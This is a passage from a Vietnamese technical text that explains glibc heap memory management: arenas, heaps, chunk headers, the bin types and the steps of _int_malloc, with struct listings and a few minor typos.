Là vùng bộ nhớ sẵn dùng còn lại đã được lấy ra từ hệ điều hành để phục vụ các yêu cầu cấp phát bộ nhớ động cho các thread cụ thể. Có chức năng tối ưu hóa xung đột với kernel khi có yêu cầu cấp phát bộ nhớ. Giới hạn số lượng arena mà một ứng dụng đồng thời có thể hỗ trợ được đó là:


- Hệ thống 32-bit: Số lượng của arena = 2 * Số core.
- Hệ thống 64-bit: Số lượng của arena = 8 * Số core.

Có thể kiểm soát giới hạn số lượng arena trong chương trình bằng cách kiểm soát bằng biến môi trường MALLOC_ARENA_MAX.



Hình 1.2.2a Hình ảnh minh họa của Arena

Một chương trình có thể có nhiều arena khác nhau (như đã giải thích ở trên thì số lượng arena có giới hạn tùy thuộc vào OS). Khi số lượng arena bị limit thì khi muốn sử dụng 1 arena nữa thì sẽ không sử dụng được mà phải đợi cho 1 arena khác giải phóng.




Hình 1.2.2b Hình ảnh minh họa đa Arena

Main arena là arena thuộc về main thread, nằm trong phân đoạn dữ liệu glibc và như là một biến toàn cục (global). Thread arena là bất kỳ nột arena nào không thuộc về main thread.

1.2.2.2 Heap

Là vùng nhớ tập hợp bởi các chunk. Mỗi heap thì sẽ chỉ thuộc về một arena. Heap khác với phân đoạn heap bởi heap là một trong những thành phần trong phân đoạn heap.

Để hiệu quả xử lý các ứng dụng đa luồng, malloc của Glibc cho phép nhiều hơn một vùng bộ nhớ hoạt động tại một thời gian. Vì vậy, các thread khác nhau có thể truy cập các vùng khác nhau của bộ nhớ mà không can thiệp, xung đột với nhau. Những vùng bộ nhớ này là gọi chung là "arena". Có một arena, "main arena" tương ứng với phân đoạn heap ban đầu của ứng dụng khởi tạo. Main arena không có multiple heaps và do đó nó không có cấu trúc heap_info. Multiple heaps chỉ có ở trong thread arena và được mô tả trong hình dưới đây.




Hình 1.2.2c Hình ảnh minh họa đa heap

Trong thread arena với đa heap thì chỉ có duy nhất một cấu trúc malloc_state, cấu trúc này sẽ được trình bày trong phần tiếp theo.

1.2.2.3 Chunks

Là đơn vị nhỏ nhất trong quản lý cấp phát bộ nhớ động. Khi hàm malloc được gọi đến thì sẽ trả về con trỏ tới một chunk với kích thước thích hợp do người lập trình định nghĩa. Mỗi một chunk thì sẽ tồn tại trong một heap và thuộc về một arena.



Hình 1.2.2d Mô tả vị trí Arena, Heap và chunk trong phân đoạn heap

1.2.3 Cấu trúc của heap

1.2.3.1 Malloc_chunk

Là chunk header của một chunk, một heap có thể được chia làm nhiều chunk, số lượng chunk phụ thuộc vào số lượng yêu cầu malloc. Mỗi một chunk đều có header riêng. Cấu trúc malloc_chunk được Glibc định nghĩa như sau:

```
1  struct malloc_chunk {
2         INTERNAL_SIZE_T prev_size;  /* Kích thước chunk trước(nếu
3  free)*/
4         INTERNAL_SIZE_T      size;  /* Kích thước của chunk. */
5         struct malloc_chunk* fd;    /* double links – sử dụng nếu
6  free.*/
7         struct malloc_chunk* bk
8         struct malloc_chunk* fd_nextsize;  /* Chỉ được sử dụng cho
9  các large chunk: con trỏ tới kích thước lớn tiếp theo.  */
10        struct malloc_chunk* bk_nextsize;  ;
11 };
```


Chunk có thể ở trạng thái free hoặc được cấp phát. Nội dung của header thay đổi theo cách phù hợp:

- prev_size : Nếu chunk trước (previous chunk) ở trạng thái free thì trường này chứa size của chunk trước.Còn khi chunk trước được cấp phát (allocated) thì trường này chứa dữ liệu người dùng của chunk trước đó.
- Khi chunk ở trạng thái free thì chúng sẽ được đặt vào danh sách liên kết các chunk free.

  FD,BK sau đó sẽ được khởi tạo.Liên kết các chunk free đó có thể là liên kết đôi (double link) hoặc liên kết đơn (single link) tùy vào size của chunk bị free.

  FD- Forward pointer: là con trỏ trỏ đến chunk tiếp theo trong cùng BIN.

  BK- Backward pointer: là con trỏ trỏ đến chunk trước trong cùng BIN.
- size :trường này chứa kích thước của chunk đã được cấp phát mà trong đó có 3 bit cuối chứa thông tin của các cờ (flag):
  - PREV_INUSE (P): bit được bật khi prev_chunk được cấp phát.
  - IS_MMAPED (M): bit được bật khi chunk là thuộc mmap
  - NON_MAIN_ARENA (N): bit được bật khi chunk này thuộc về thread arena.



Hình 1.2.3a Cấu trúc malloc_chunk

1.2.3.2 Malloc_state

Là header của một arena, một thread arena duy nhất có thể multiple heaps nhưng đối với tất cả heaps chỉ có thuộc về một arena header duy nhất. Arena header chứa các thông tin về bins, top chunk, last remainder chunk…Cấu trúc malloc_state được định nghĩa như sau:

```
struct malloc_state
{
  /* Serialize access.  */
  __libc_lock_define (, mutex);
  /* Flags (formerly in max_fast).  */
  int flags;
  /* Fastbins */
  mfastbinptr fastbinsY[NFASTBINS];
  /* Base của top chunk - không được giữ trong bin */
  mchunkptr top;
  /* Số còn lại từ lần chia tách gần đây nhất của một yêu cầu cấp
phát nhỏ */
  mchunkptr last_remainder;
  /* Normal bins  */
  mchunkptr bins[NBINS * 2 - 2];
  /* Bitmap của bins */
  unsigned int binmap[BINMAPSIZE];
  /* Linked list */
  struct malloc_state *next;
  /* Danh sách liên kết cho free arena được mô tả
        free_list_lock trong arena.c.  */
  struct malloc_state *next_free;
  /* số threads mà attached trong arena.  0 nếu arena nằm trong
        free list*/
```

```
25   INTERNAL_SIZE_T attached_threads;
26   /* Bộ nhớ được phân bổ từ hệ thống trong arena này.  */
27   INTERNAL_SIZE_T system_mem;
28   INTERNAL_SIZE_T max_system_mem;
29 };
30 typedef struct malloc_state *mstate;
```

- **Free lists**

Điều gì sẽ xảy ra sau khi hàm free() được gọi? Chunk sẽ được đánh dấu ở trang thái free và địa chỉ của chunk free sẽ được đặt trong một trong hai cấu trúc dữ liệu sau:


  - fastbinsY: là mảng chứa các fast bin.
  - Bins: là mảng chứa unsorted, small và large bins. Tổng cộng có 126 bin và được phân chia như sau:
    - Bin 1 – Unsorted bin
    - Bin 2 to Bin 63 – Small bin
    - Bin 64 to Bin 128 – Large bin

Mục đích của hai cấu trúc này là phục vụ cho quá trình tái sử dụng lại bộ nhớ khi hàm malloc được thực hiện trong tương lai. Free lists làm giảm sự tương tác với kernel như vậy hiệu năng sẽ cao hơn.

- **FastbinY**

Chunk có kích thước từ 16-80 byte(32 bit) hoặc 32-160 byte(64 bit) được gọi là fastchunk.Bins chứa các fastchunks được gọi là fast bins. Trong tất cả các Bins thì fastbin có tốc độ cấp phát, giải phóng bộ nhớ động nhanh hơn cả.

  - Số lượng fastbin là 10.
  - Mỗi fastbin chứa một danh sách liên kết đơn (single linked list-binlist) của các chunk free.Danh sách liên kết đơn này tuân theo quy tắc vào sau ra trước (LIFO).
  - Trong cùng một fastbin thì các fastchunk có cùng kích thước.
  - Hai fastbin liên tiếp thì cách nhau 8 byte(đối với 32 bit) hoặc 16 byte (đối với 64 bit)
  - No coalescing: Hai chunk được free có thể được liền kề với nhau, 2 chunk đó không được kết hợp thành chunk free duy nhất. No-coalescing có thể dẫn đến phân mảnh bên ngoài nhưng nó tăng tốc độ xử lý.



Hình 1.2.3b Hình ảnh minh họa fastbin

- **Small bin**

Chunk có kick thước nhỏ hơn 512 byte(32 bit) hoặc 1024 byte(64 bit) được gọi là small chunk.Bin chứa các small chunk được gọi là small bin. Small bin thì tốc độ xử lý cấp phát, giải phóng bộ nhớ nhanh hơn large bin nhưng chậm hơn fastbin.

  - Số lượng small bin là 62 (bin 2 -> bin 63).Mỗi small bin chứa danh sách liên kết đôi (double linked list) của các free chunk. Danh sách liên kết đôi này tuân theo quy tắc vào trước ra trước (FIFO).
  - Trong cùng một small bin thì các small chunk có cùng kích thước.
  - Hai small bin liên tiếp thì cách nhau 8 byte(đối với 32 bit) hoặc 16 byte (đối với 64 bit).
  - Coalescing - Hai chunk được free không thể được liền kề với nhau, 2 chunk đó sẽ được kết hợp thành một chunk free duy nhất. Coalescing loại bỏ phân mảnh bên ngoài nhưng làm chậm tốc xử lý khi giải phóng bộ nhớ.

- **Large bin**

Chunk có kick thước lớn hơn hoặc bằng 512 byte(32 bit) hoặc 1024 byte(64 bit) được gọi là large chunk. Bin chứa các large chunk được gọi là large bin. Large bin thì có tốc độ xử lý cấp phát, giải phóng bộ nhớ chậm hơn small bin.

  - Số lượng small bin là 63 (bin 64 -> bin 127).Mỗi large bin chứa danh sách liên kết đôi (double linked list) của các free chunk. Danh sách liên kết đôi này tuân theo quy tắc vào trước ra trước (FIFO).
  - Không giống như small bin ,các large chunk trong large bin thì có thể không có cùng kích thước.
  - Hai large bin liên tiếp thì cách nhau theo quy tắc:


Số lượng bin (63)	Khoảng cách 2 bin liên tiếp (byte)
32	64
16	512
8	4096
4	32768
2	262144
1	Còn lại

- Coalescing - Hai chunk được free không thể được liền kề với nhau, 2 chunk đó sẽ được kết hợp thành một chunk free duy nhất. Coalescing loại bỏ phân mảnh bên ngoài nhưng làm chậm tốc xử lý khi giải phóng bộ nhớ.

- **Unsorted bin:**

Khi small hoặc large chunk được free thay vì thêm chúng vào bin tương ứng thì nó sẽ được thêm vào unsorted bin. Cách tiếp cận này cho phép 'glibc malloc' một cơ hội thứ hai để tái sử dụng các free chunk gần đây. Do đó tốc độ cấp phát bộ nhớ tăng lên (vì không được sắp xếp bin) vì thời gian tìm kiếm bin thích hợp được loại bỏ. Như vậy nó hoạt động như một cache layer.

- Số lượng bin : 1
- Unsorted bin có chứa một danh sách liên kết đôi (a.k.a binlist) của các chunk free.
- Chunk size - Không có giới hạn kích thước, các chunk có kích thước bất kỳ thuộc về bin này.




Hình 1.2.3c Hình ảnh unsorted, small và large bin

- **Top chunk và Last Remainder Chunk**

Chunk nằm ở đỉnh của một arena. Top chunk không thuộc vào bất kỳ bin nào, được sử dụng khi không có block free nào trong bins phù hợp với yêu cầu cấp phát bộ nhớ động và nếu kích thước yêu cầu nhỏ hơn kích thước top chunk thì top chunk sẽ được chia thành 2 chunk:

- New chunk : chunk có kích thước được yêu cầu.
- Phần còn lại - Remainder Chunk (new top chunk) : Số kích thước còn lại từ lần chia tách gần đây nhất của một yêu cầu cấp phát bộ nhớ.



Hình 1.2.3d Top chunk và Remainder chunk


Nếu kích thước yêu cầu lớn hơn size của top chunk thì top chunk được mở rộng bằng cách sử dụng sbrk() (main arena) hoặc mmap (thread arena) syscall.

1.2.3.3 Heap_info

Là heap Header - Một thread arena có thể có nhiều heaps. Mỗi heap có header riêng. Tại sao multiple heaps là cần thiết ? Bắt đầu với một thread arena thì chỉ có duy nhất một heap, nhưng khi phân đoạn heap này hết không gian bộ nhớ , heap mới (vùng không tiếp giáp) sẽ bị mmap'd đến arena này.

Để quản lý multiple heaps trong thread con, một cấu trúc bổ sung được sử dụng, cấu trúc này là heap_info. Multiple heaps không được hỗ trợ trong main thread.Heap_info không tồn tại trong các ứng dụng đơn luồng (single threaded). Cấu trúc heap_info được Glibc định nghĩa như sau:

```
1 typedef struct _heap_info {
2         mstate   ar_ptr;        /* Arena cho heap này. */
3         struct  _heap_info *prev; /* heap trước. */
4         size_t   size;          /* kích thước heap. */
5         size_t mprotect_size;/*kích thước được mprotected
6         char pad[-6 * SIZE_SZ & MALLOC_ALIGN_MASK]; //alignment
7 } heap_info;
```



Hình 1.2.3e Cấu trúc heap_info trước và sau khi mmap

Hình 1.2.3c thấy rằng cấu trúc heap_info trước và sau khi tạo thêm mmap() heap segment. Heap_info quản lý các heaps, trường prev của segment mới sẽ trỏ vào cấu trúc heap_info cũ.

1.2.4 Giải thuật các chức năng quản lý heap của Glibc

Thư viện glibc cung cấp các chức năng như là giải phóng bộ nhớ (free) và cấp phát bộ nhớ (malloc) để giúp người lập trình quản lý bộ nhớ heap. Để làm điều đó glibc cung cấp các thuật toán để tối ưu hóa hiệu suất của Heap [5].

1.2.4.1 Hàm chức năng _int_malloc (mstate av, size_t bytes)

Hàm này có chức năng cấp phát bộ nhớ trên heap cho chương trình. Các bước chính của hàm này sẽ được mô tả trong 9 trường hợp dưới đây:

1. Cập nhật kích thước byte để căn chỉnh nề chunk cho phù hợp.
2. Kiểm tra av (arena) xem đang ở trạng thái là NULL hay != NULL.
3. Nếu av == NULL tức arena trong trạng thái không sẵn dùng thì khi đó sysmalloc sẽ được gọi để lấy av mới sử dụng mmap. Nếu thành công thì hàm alloc_perturb sẽ được gọi và trả về con trỏ.
4. Kiểm tra kích thước yêu cầu:
   - Nếu kích thước yêu cầu thuộc vào trong khoảng của fastbin:
     - Lấy index trong mảng fastbin để truy cập một bin tương ứng theo kích thước yêu cầu.
     - Loại bỏ chunk đầu tiên trong bin và làm cho victim trỏ đến nó.
     - Nếu victim là NULL, chuyển sang trường hợp tiếp theo (smallbin).
     - Nếu victim không phải là NULL thì kiểm tra kích thước của chunk để đảm bảo rằng nó thuộc về bin cụ thể đó. Một lỗi ("malloc(): memory corruption (fast)) được hiển thị nếu kích thước không hợp lệ.
     - Gọi hàm alloc_perturb và sau đó trả về con trỏ.
   - Nếu kích thước yêu cầu thuộc vào khoảng của smallbin:
     - Lấy index trong mảng smallbin để truy cập một bin tương ứng theo kích thước yêu cầu.
     - Nếu không có chunk trong bin này, chuyển sang trường hợp kế tiếp. Điều này được kiểm tra bằng cách so sánh các con trỏ bin và bin-> bk.
     - Victim được thực hiện bằng bin-> bk (chunk cuối cùng trong bin). Nếu nó là NULL (xảy ra trong quá trình khởi tạo) thì gọi malloc_consolidate.
     - Nếu không, khi victim không phải là NULL, kiểm tra nếu victim-> bk-> fd và victim có bằng nhau hay không. Nếu chúng không bằng nhau, một lỗi ("malloc(): smallbin double linked list corrupted ") được hiển thị.
     - Đặt bit PREV_INSUSE cho chunk tiếp theo (trong bộ nhớ, không phải trong danh sách liên kết đôi) cho victim.
     - Loại bỏ chunk này từ danh sách bin.

- Đặt bit trường hợp thích hợp cho đoạn này phụ thuộc vào av(arena).
- Gọi alloc_perturb và sau đó trả về con trỏ.

- Nếu kích thước yêu cầu không nằm trong khoảng smallbin :
  - Lấy index vào mảng largebin để truy cập một bin tương ứng theo kích thước yêu cầu.
  - Kiểm tra xem av có fastchunks hay không. Điều này được thực hiện bằng cách kiểm tra FASTCHUNKS_BIT trong av-> flags. Nếu có, hãy gọi malloc_consolidate trên av.

5. Nếu không con trỏ nào được trả về, điều này có nghĩa rằng một hoặc nhiều trường hợp sau xảy ra:
   - Kích thước rơi vào khoảng 'fastbin' nhưng không có fastchunk.
   - Kích thước nằm trong khoảng 'smallbin' nhưng không có smallchunk (gọi malloc_consolidate trong quá trình khởi tạo).
   - Kích thước nằm trong khoảng 'largbin'.
6. Tiếp theo, unsorted chunks sẽ được kiểm tra và đi qua các chunk trong bin. Lặp lại các bin unsorted từ 'TAIL'.
   - Victim trỏ đến chunk hiện tại đang được xem xét.
   - Kiểm tra xem kích thước của victim có nằm trong phạm vi tối thiểu (<= 2 * SIZE_SZ) và phạm vi tối đa (> av-> system_mem). Sẽ hiển thị lỗi ("malloc ():memory corruption ") nếu vi phạm.
   - Nếu (kích thước của chunk được yêu cầu nằm trong dãy smallbin) và (victim là last remainder chunk) và (nó là chunk duy nhất trong unsorted) và (kích thước chunk > = kích thước yêu cầu): Chia chunk thành 2 chunk :
     - Chunk đầu tiên khớp với kích thước được yêu cầu và được trả về.
     - Với kích thước còn lại sẽ trở thành last remainder chunk mới . Nó được đưa vào unsorted bin.
       - Đặt chunk_size và chunk_prev_size các trường thích hợp cho cả hai chunk.
       - Chunk đầu tiên được trả về sau khi gọi alloc_perturb.
   - Nếu các trường hợp trên không đúng thì sẽ tiếp tục thực hiện ở đây. Loại bỏ victim khỏi unsorted bin. Nếu kích thước của victim phù hợp với kích thước yêu cầu chính xác, trả lại đoạn này sau khi gọi alloc_perturb.
   - Nếu kích thước của victim thuộc vào khoảng smallbin, thì sẽ thêm chunk vào ‘HEAD’ của smallbin thích hợp.
   - Nếu không thì thêm vào largebin thích hợp.

- Lặp lại toàn bộ bước này tối đa MAX_ITERS (10000) lần hoặc cho đến khi tất cả các chunk trong unsorted bin cạn kiệt.

